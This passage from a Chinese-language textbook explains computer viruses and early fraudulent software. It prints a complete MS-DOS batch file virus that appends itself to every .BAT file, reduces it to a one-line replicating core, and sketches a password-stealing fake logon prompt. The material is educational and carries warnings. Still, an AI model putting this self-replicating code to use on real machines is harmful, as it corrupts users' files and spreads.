此外,计算机欺诈软件还常常被用来破坏国家政府机构、公司、企业集团等的信息系统,构成不同程度的威慑。

计算机病毒与欺诈软件都是计算机软件程序。正如字处理器、电子报表、数据库管理器等是计算机程序一样。这意味着病毒只是指令集合,它能告诉计算机执行什么动作和如何准确地执行动作。所以,计算机病毒能执行主机操作系统支持的所有指令(软件中的程序指令、硬件指令、远程通讯中的控制字符、参数、或者作业控制语言等)——如其他任何软件能执行这些操作一样。

在另一方面,计算机病毒和其它欺诈程序设计旨在发挥与"合法"软件程序绝对相等的功能。病毒在没有用户要求运行时自行装入和运行,它们隐藏在正常程序内(称主程序),且与主程序同时运行。病毒在没提示用户同意和没有将运行后果向用户报警就执行。当病毒出错时,它们不打印出错误信息,也不要求用户更正与错误相关的状态。简言之,计算机病毒企图秘密运行,不使人察觉,以致在没有用户输入允许时完成使命。

"你能我更能"这一高腔在某种意义上可用于计算机病毒领域,任何合法的软件程序能做的,计算机病毒能做到——且是秘密地做,病毒能格式化磁盘、拷贝、更名和删除文件,用新的配置信息繁衍自己,修改文件数据和属性,呼叫其他计算机装入或下装文件等。如果操作能由计算机软件执行,则同样会被计算机病毒执行。

技术描述对标定一个值得怀疑的或是有害的程序——病毒提供了标准:一个病毒是一个程序,它修改其他可执行程序,并可能改变自身拷贝在内的其他程序。"可执行"是一个或一组可运行文件的计算机术语。如果看到计算机硬盘上的任一子目录,用户会发现许多文件类型和文件名。文件中有扩展名.EXE或.COM,其它文件有扩展名.DAT,.DOC或.WKS,可能有的文件根本就没有扩展名。文件名以.COM或.EXE结尾的是可执行文件。当然,其它如.OVL、.OBJ及文本文件也是可执行文件。数据存储在.DAT、.DOC或其他命名方式的文件上,系统就可使用这些数据。可执行文件是程序文件,是唯一可以启动计算机病毒的文件。

要满足计算机病毒设计的最低标准,病毒程序必须:

. 是可执行的;
. 能繁衍自身;
. 可把其他可执行目标转变为病毒子系统。

下面的程序称为批文件病毒,完全是用MS-DOS批文件语言编写的符合计算机病毒的定义。注意:病毒修改数据文件,而批文件病毒程序虽然简单,但也不例外地遵循这一原则。

无论如何不要执行批文件病毒。所举的例子仅仅是为了说明一下病毒只是由代码所构成。

下面是批文件病毒码,其内部运行解释如下:

```
ECHO THE BATCH FILE VIRUS(BFV.BAT)
ECHO THIS PROGRAM DEMONSTRATES HOW COMPUTER VIRUS OPERATE
ECHO AND HOW IT IS TO CREAT A COMPUTER VIRUS.
ECHO THE CURRENT DIRECTORY IS:
CD
ECHO - -
ECHO WARNING! THIS PROGRAM WILL INFECT ALL .BAT FILES
ECHO IN THE CURRENT DIRECTORY! INFECTED .BAT FILES WILL
ECHO INFECT OTHER .BAT FILES! YOU RISK TOTAL DESTRUCTION
ECHO OF YOUR .BAT FILES BY RUNNING THIS PROGRAM!
ECHO - -
ECHO PLEASE BACKUP ALL OF YOUR BATCH FILES BEFORE RUNNING
ECHO THIS PROGRAM.
ECHO FAILURE TO BACKUP YOUR BATCH FILES BEFORE RUNNING THIS
ECHO PROGRAM WILL PROBABLY RESULT IN THEIR TOTAL LOSES. IF
ECHO YOU DO NOT KNOW HOW TO BACKUP YOUR BATCH FILES,
ECHO DO NOT RUN THIS PROGRAM!
ECHO - -
ECHO PRESS ANY KEY TO CONFIRM THAT YOU UNDERSTAND THE ABOVE
ECHO WARNNING OR PRESS ^C TO CANCEL THE EXECUTION
ECHO OF THIS PROGRAM.
PAUSE >NUL
CLS
ECHO WARNNING! YOU HAVE CHOSEN TO RUN THE BATCH FILE
ECHO VIRUS PROGRAM! THIS IS YOUR LAST CHANCE TO CONCEL THE
ECHO EXCUTION OF THIS PROGRAM!
ECHO - PRESS ANY KEY TO EXECUTE THE BATCH FILES VIRUS OR
ECHO PRESS ^C TO CONCEL.
PAUSE >NUL
CLS
ECHO THE CURRENT DIRECTORY IS:
CD
ECHO INFECTING ALL .BAT FILES IN THIS DIRECTORY------
CTTY NUL
FOR %% IN (*.BAT) DO COPY %%F+BFV.BAT
CTTY CON
CLS
ECHO ALL .BAT FILES IN THIS DIRECTORY HAVE BEEN INFECTED
ECHO WITH THE BFV. MOST, IF NOT ALL, OF THE .BAT FILES
ECHO INFECTED WITH THE BFV WILL INFECT OTHER .BAT FILES WHEN RUN.
ECHO TO ERADICATE THE BFV, RESTORE YOUR .BAT FILES
ECHO FROM CERTIFIED BACKUP COPIES.
```

ECHO - -END OF THE BFV.BAT.

去除所有的 BATCH FILE VIRUS 的警告信息及所有输入提示(每个 ECHO 语句的正文),就留下病毒的核心:

FOR %%F IN (*.BAT) DO COPY %%F + BFV.BAT

这单行 MS-DOS 批文件码就是建立计算机病毒的全部。这一编码命令使 MS-DOS 操作系统的计算机添附一个 BFV.BAT 文件到当前目录下的每一个批文件中。

一旦批文件病毒运行,当前目录的每一个.BAT 文件将携带一个 BFV.BAT 程序的拷贝。正如把一张纸添附到另一张纸上一样。命令 FOR %%F (*.BAT) DO COPY %%F + BFV.BAT 计算机在当前目录的每一个批文件(.BAT)后贴上一个批文件病毒的拷贝(如图 1-1)。众所周知,接着就是批文件病毒把它自己添附到更多的 BFV.BAT 文件上去。当任何新的.BAT 文件运行时,它们也将执行添附的 BFV.BAT 病毒码,且继续这种病毒循环。最终,这些批文件即使运行,也不可能正常地运行。

批文件病毒示范程序表明了计算机病毒设计的中心法则:把它们自己繁衍到其它可执行文件上。计算机病毒开发者把正常的、未感染的程序转化为病毒携带者,就能确保其程序的效果和繁衍生殖。

```
REMORIGINAL BATCH FILE DISK NAME IS"OBF.BAT"
    REMORIGINAL BATCH FILE STARTS HERE
    REM
    REMCHANGE TO THE ROOT(TOP-MOST) DIRECTORY
    REMUSING THE CD(CHDIR) COMMAND
    REM
        CD\
    REM
    REMDISPLAY THE DIRECTORY USING THE DIR COMMAND
    REM
        DIR
    REM
    REMORINIGAL BATCH FILE ENDS HERE
```

图 1-1　批文件病毒感染示例

(1) 源批文件(OBF.BAT)和批文件病毒(BFV.BAT)以及其它一些文件并存于磁盘上:

OBF.BAT	INSTALL.BAT	RUN.BAT	BFV.BAT

(2) 批文件病毒(BFV.BAT)被运行并添加在源批文件(OBF.BAT)及包括自身在内的其它所有批文件的后部:

OBF.BAT BFV.BAT	INSTALL.BAT BFV.BAT	RUN.BAT BFV.BAT	BFV.BAT BFV.BAT

被批文件病毒感染后的源批文件(为简便起见,注释和 ECHO 语句已删去)。

```
REM ORIGINAL BATCH FILE DISK NAME IS "OBF.BAT"
    REM ORIGINAL BATCH FILE STARTS HERE
    REM
    REM CHANGE TO THE ROOT (TOP-MOST) DIRECTORY
    REM USING THE CD (CHDIR) COMMAND
    REM
    CD
    REM
    REM DISPLAY THE DIRECTORY USING THE DIR COMMAND
    REM
    DIR
    REM
    REM ORIGINAL BATCH FILE ENDS HERE
```

```
    REM INSTEAD OF EXITING TO DOS, THE ORIGINAL
    REM BATCH FILE FALLS THROUGH INTO THE ATTACHED
    REM BATCH FILE VIRUS CODE AND EXECUTES IT.
    @ ECHO OFF
    ECHO OFF
    CTTY NUL
    FOR %%F IN (*.BAT) DO COPY %%F+BFV.BAT
    CTTY CON
```

批文件是简单的文本文件,装在 MS-DOS 命令表中,用于执行清单程序。这样,当要执行经常性的指令序列时,批文件可减小击键次数,节省时间。此外,当然还有其他用途。任何人只要掌握了一些 MS-DOS 命令都可以编写批文件。

DOS 中有三种命令,即内部命令、外部命令和批处理命令。内部命令的处理程序一般放在 DOS 的 COMMAND.COM 中,当操作系统生成时,就装入了内存,因此,用户键入内部命令时能立即执行。外部命令的处理程序一般较长,故常作为程序文件驻留在磁盘上,因此,当键入外部命令时需先从磁盘读入内存,然后方可执行。所谓批处理命令就是 DOS 允许用户将多条命令集中在一起,放在.BAT 为扩展名的批处理命令文件中,当用户键入批处理命令时,DOS 则顺序执行批处理命令文件中的命令。

任何在 DOS 提示符下,可执行的命令,都可作为批处理文件中的命令。建立批文件常见的方法是:

(1)利用 DOS 中的 COPY 命令,从键盘上拷贝一系列命令;

(2)利用字处理器 Edit 或行编辑程序 EDLIN。

例如,建立一个名为 ABC.BAT 的批处理文件,来完成如下操作:

.清屏

.显示时间

.显示 DOS 当前版本

操作:C>COPY CON ABC.BAT

    CLS

```
    TIME
    VER
    ^Z
1 FILES COPIED
C>
```

此时，批处理文件即写到磁盘上。

若在 C>提示符下，执行 ABC.BAT 批文件时，显示结果如下：

```
C>TIME
    CURRENT TIME IS 11:40:43.18
C>VER
    IBM PERSONAL COMPUTER DOS VERSION 6.21
```

三、早期欺诈软件及病毒的形式

在计算机领域用户可能遇到的欺诈软件及病毒至少有九个不同的家族。其中前面八个，可以说是计算机病毒的早期形式。从严格的意义上讲，它们并不属于计算机病毒，因为在某个方面，它们可能不符合病毒的现行定义，但它们都应归于欺诈软件一类。但是，和带有经济或间谍犯罪等意义的欺诈软件又是有区别的，这是要引起注意的。在这里，它们统称为病毒。事实上，计算机病毒是特洛伊木马或逻辑炸弹等的高级形式。计算机病毒名声很坏，但并不是致命的。所有的欺诈性软件对计算机数据的完整性都具有威胁。

下面对大家较为熟悉的各种病毒软件进行概述。

故障件(/臭虫 BUG－WARE) 故障件是一个合法计算机程序的专门术语。该程序用于执行串组操作。由于试验不当或者编制非法的错杂程序而引起系统硬件或软件的破坏。在国内外，终端用户或计算机杂志经常把这种破坏作为计算机病毒活动予以报道。其实，BUG－WARE 程序根本不是真正的欺诈性程序。它们只是因为程序内部出现逻辑缺陷，导致代码使用不当，所以，偶而损坏硬件或使用户数据报废。

特洛伊木马(TROJAN HORSE) 木马曾被称为"流行"的欺诈性软件之父。木马是以希腊神话"TROJAN"来命名的。

特洛伊木马似乎是有用的工厂运营性应用软件。但事实上，它们含有一个或多个破坏性的计算机命令。无意中运行木马程序的用户常常受周密设计的"外壳"或伪装所愚弄。这些伪装诱使用户相信：他们是在使用一个正常的应用程序。这种游戏一直要持续到隐藏在木马里的程序被启动为止。几乎所有的欺诈性软件，包括计算机病毒最初都是以特洛伊木马的形式传给终端用户的。特洛伊木马常用于网络中密码口令窃听上。现在的计算机病毒可以说是特洛伊木马的高级形式。

变色龙(CHAMELEONS) 可以说，变色龙是特洛伊木马的近亲。它跟用户所熟悉的其它可信的程序一样运行，而它们实际上却隐藏杀机。当程序设计适当时，变色龙可模拟合法应用程序的全部功能。很象示范程序，它们是模拟实际程序的。

在一种情形里，变色龙被巧妙地进行程序设计，模拟大的多用户系统的罗格(LOGON——一个信息单位)提示，在秘密文件里记录用户名和口令，然后显示一条告知系统暂时故障需要维修的信息。随后，变色龙的制作者输入他自己的口令，捕获累计表，而这样就可以为他自己的非法用途存取许多用户信息。